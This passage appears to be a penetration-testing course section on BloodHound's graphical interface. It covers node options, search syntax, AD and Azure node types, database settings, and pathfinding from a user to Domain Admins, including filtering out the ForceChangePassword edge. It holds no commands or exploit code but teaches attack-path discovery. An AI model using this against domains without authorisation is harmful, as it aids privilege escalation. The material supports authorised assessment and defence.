
Getting Access to BloodHound Interface

In the section BloodHound Setup and Installation, we discuss connecting to BloodHound GUI. We need to ensure the neo4j database is running, execute the BloodHound application, and log in with the username and password we defined.

When we log in successfully, BloodHound will perform the query: `Find all Domain Admins` and display the users that belong to the group.




This area is known as the `Graph Drawing Area`, where BloodHound displays nodes and their relationship using edges. We can interact with the graph, move objects, zoom in or zoom out (with the mouse scroll or the bottom right buttons), click on nodes to see more information, or right-click them to perform different actions.



Let's describe those options:

Command	Description
Set as Starting Node	Set this node as the starting point in the pathfinding tool. Click this, and we will see this node's name in the search bar. Then, we can select another node to target after clicking the pathfinding button.
Set as Ending Node	Set this node as the target node in the pathfinding tool.
Shortest Paths to Here	This will perform a query to find all shortest paths from any arbitrary node in the database to this node. This may cause a long query time in neo4j and an even longer render time in the BloodHound GUI.
Shortest Paths to Here from Owned	Find attack paths to this node from any node you have marked as owned.
Edit Node	This brings up the node editing modal, where you can edit current properties on the node or even add our custom properties to the node.
Mark Group as Owned	This will internally set the node as owned in the neo4j database, which you can then use in conjunction with other queries such as "Shortest paths to here from Owned".
Mark/Unmark Group as High Value	Some nodes are marked as "high value" by default, such as the domain admins group and enterprise admin group. We can use this with other queries, such as "shortest paths to high-value assets".
Delete Node	Deletes the node from the neo4j database.


The `Graph Drawing Area` lets us also interact with `Edges`. They represent the link between two nodes and help us understand how we will move from one object to another. As BloodHound has many edges is challenging to keep track of how we can abuse every single one. The BloodHound team included a `help menu` under edges, where we can see information, examples, and references on how to abuse every single edge.



Search Bar

The search bar is one of the elements of BloodHound that we will use the most. We can search for specific objects by their name or type. If we click on a node we searched, its information will be displayed in the node info tab.

If we want to search for a specific type, we can prepend our search with node type, for example, `user:peter` or `group:domain`. Let's see this in action:



Here's the complete list of node types we can prepend to our search:

Active Directory

- Group
- Domain
- Computer
- User
- OU
- GPO
- Container

Azure

- AZApp
- AZRole
- AZDevice
- AZGroup
- AZKeyVault
- AZManagementGroup
- AZResourceGroup
- AZServicePrincipal
- AZSubscription
- AZTenant
- AZUser
- AZVM

Pathfinding

Another great feature in the search bar is `Pathfinding`. We can use it to find an attack path between two given nodes.

For example, we can look for an attack path from `ryan` to `Domain Admins`. The path result is:

`Ryan > Mark > HelpDesk > ITSecurity > Domain Admins`


This path contains the edge `ForceChangePassword`; let's say we want to avoid changing users' passwords. We can use the filter option, uncheck `ForceChangePassword`, and search for the path without this edge. The result is:

`Ryan > AddSelf > Tech_Support > Testinggroup > HelpDesk > ITSecurity > Domain Admins`


Upper Right Menu

We will find various options to interact with in the top right corner. Let's explain some of these options:

- `Refresh` : reruns the previous query and shows the results
- `Export Graph` : Saves the current graph in JSON format so it can be imported later. We can also save the current graph as a picture in PNG format.
- `Import Graph` : We can display the JSON formatted graph we exported.



- `Upload Data`: Uploads SharpHound, BloodHound.py, or AzureHound data to Neo4j. We can select the upload data with the upload button or drag and drop the JSON or zip file directly into the BloodHound window.




Note: When we upload, BloodHound will add any new data but ignore any duplicated data.

Note: Zip files cannot be password protected from being uploaded.

- `Change Layout Type`: Changes between hierarchical or force-directed layouts.
- `Settings`: Allows us to adjust the display settings for nodes and edges, enabling query to debug mode, low detail mode, and dark mode.

- `Node Collapse Threshold`: Collapse nodes at the end of paths that only have one relationship. 0 to Disable, Default 5.
- `Edge Label Display`: When to display edge labels. If Always Display, edges such as MemberOf, Contains, etc., will always be said.
- `Node Label Display`: When to display node labels. If Always Display, node names, user names, computer names, etc., will always be displayed.
- `Query Debug Mode`: Raw queries will appear in Raw Query Box. We will discuss more on this in the Cypher Queries section.
- `Low Detail Mode`: Graphic adjustments to improve performance.
- `Dark Mode`: Enable Dark mode for the interface.



- `About`: Shows information about the author and version of the software.

Shortcuts

There are four (4) shortcuts that we can take advantage from:

Shortcut	Description
`CTRL`	Pressing CTRL will cycle through the three different node label display settings - default, always show, always hide.
`Spacebar`	Pressing the spacebar will bring up the spotlight window, which lists all currently drawn nodes. Click an item in the list, and the GUI will zoom into and briefly highlight that node.
`Backspace`	Pressing backspace will return to the previous graph result rendering. This is the same functionality as clicking the Back button in the search bar.

Shortcut	Description
`S`	Pressing the letter s will toggle the expansion or collapse of the information panel below the search bar. This is the same functionality as clicking the More Info button in the search bar.

Database Info

The BloodHound Database Info tab gives users a quick overview of their current BloodHound database status. Here, users can view the database's number of sessions, relationships, ACLs, Azure objects and relationships, and Active Directory Objects.

Additionally, there are several options available for managing the database.:

Option	Description
`Clear Database`	Lets users completely clear the database of all nodes, relationships, and properties. This can be useful when starting a new assessment or dealing with outdated data.
`Clear Sessions`	Lets users clear all saved sessions from the database.
`Refresh Database Stats`	Updates the displayed statistics to reflect any changes made to the database.
`Warming Up Database`	Is a process that puts the entire database into memory, which can significantly speed up queries. However, this process can take some time to complete, especially if the database is large.

Next Section

In this section, we learned how to use BloodHound's graphical interface and its most useful features. In the next section we will see in detail the different BloodHound nodes for Active Directory.

Nodes

Nodes are the objects we interact with using BloodHound. These represent Active Directory and Azure objects. However, this section will only focus on Active Directory objects.

When we run SharpHound, it collects specific information from each node based on its type. The nodes that we will find in BloodHound according to version 4.2 are:

Node	Description
Users	Objects that represent individuals who can log in to a network and access resources. Each user has a unique username and password that allows them to authenticate and access resources such as files, folders, and printers.
Groups	Used to organize users and computers into logical collections, which can then be used to assign permissions to resources. By assigning permissions to a group, you can easily manage access to resources for multiple users at once.
Computers	Objects that represent the devices that connect to the network. Each computer object has a unique name and identifier that allows it to be managed and controlled within the domain.
Domains	A logical grouping of network resources, such as users, groups, and computers. It allows you to manage and control these resources in a centralized manner, providing a single point of administration and security.
GPOs	Group Policy Objects, are used to define and enforce a set of policies and settings for users and computers within an Active Directory domain. These policies can control a wide range of settings, from user permissions to network configurations.
OUs	Organizational Units, are containers within a domain that allow you to group and manage resources in a more granular manner. They can contain users, groups, and computers, and can be used to delegate administrative tasks to specific individuals or groups.
Containers	Containers are similar to OUs, but are used for non-administrative purposes. They can be used to group objects together for organizational purposes, but do not have the same level of administrative control as OUs.


We will briefly describe each node type and discuss some essential elements to consider. We will share reference links to the official BloodHound documentation, where all the nodes' details, properties, and descriptions are available.

Nodes Elements

The `Node Info` tab displays specific information for each node type, categorized into various areas. We will highlight similarities shared among different types of nodes.


Users

The following example shows the sections for the `user` node type:



Category	Description
Overview	General information about the object.
Node Properties	This section displays default information about the node
Extra Properties	This section displays some other information about the node, plus all other non-default, string-type property values from Active Directory if you used the –CollectAllProperties flag.
Group Membership	This section displays stats about Active Directory security groups the object belongs to.
Local Admin Rights	Displays where the object has admin rights
Execution Rights	Refers to the permissions and privileges a user, group, or computer has to execute specific actions or commands on the network. This can include RDP access, DCOM execution, SQL Admin Rights, etc.
Outbound Object Control	Visualize the permissions and privileges that a user, group, or computer has over other objects in the AD environment
Inbound Control Rights	Visualize the permissions and privileges of other objects (users, groups, domains, etc.) over a specific AD object.


Within the node info tab, we can identify where this user is an administrator, what other object it controls, and more.



Note: For the following `node types`, we will only describe the sections that are unique for each one.

Computers


The following example shows the sections for the `computer` node type:



Category	Description
Local Admins	Refers to the users, groups, and computers granted local administrator privileges on the specific computer.
Inbound Execution Rights	Display all the objects (users, groups, and computers) that have been granted execution rights on the specific computer
Outbound Execution Rights	Refers to the rights of the specific computer to execute commands or scripts on other computers or objects in the network.

Groups


The following example shows the sections for the `Groups` node type:



Category	Description
Group Members	Refers to the users, groups, and computer members of the specific group.

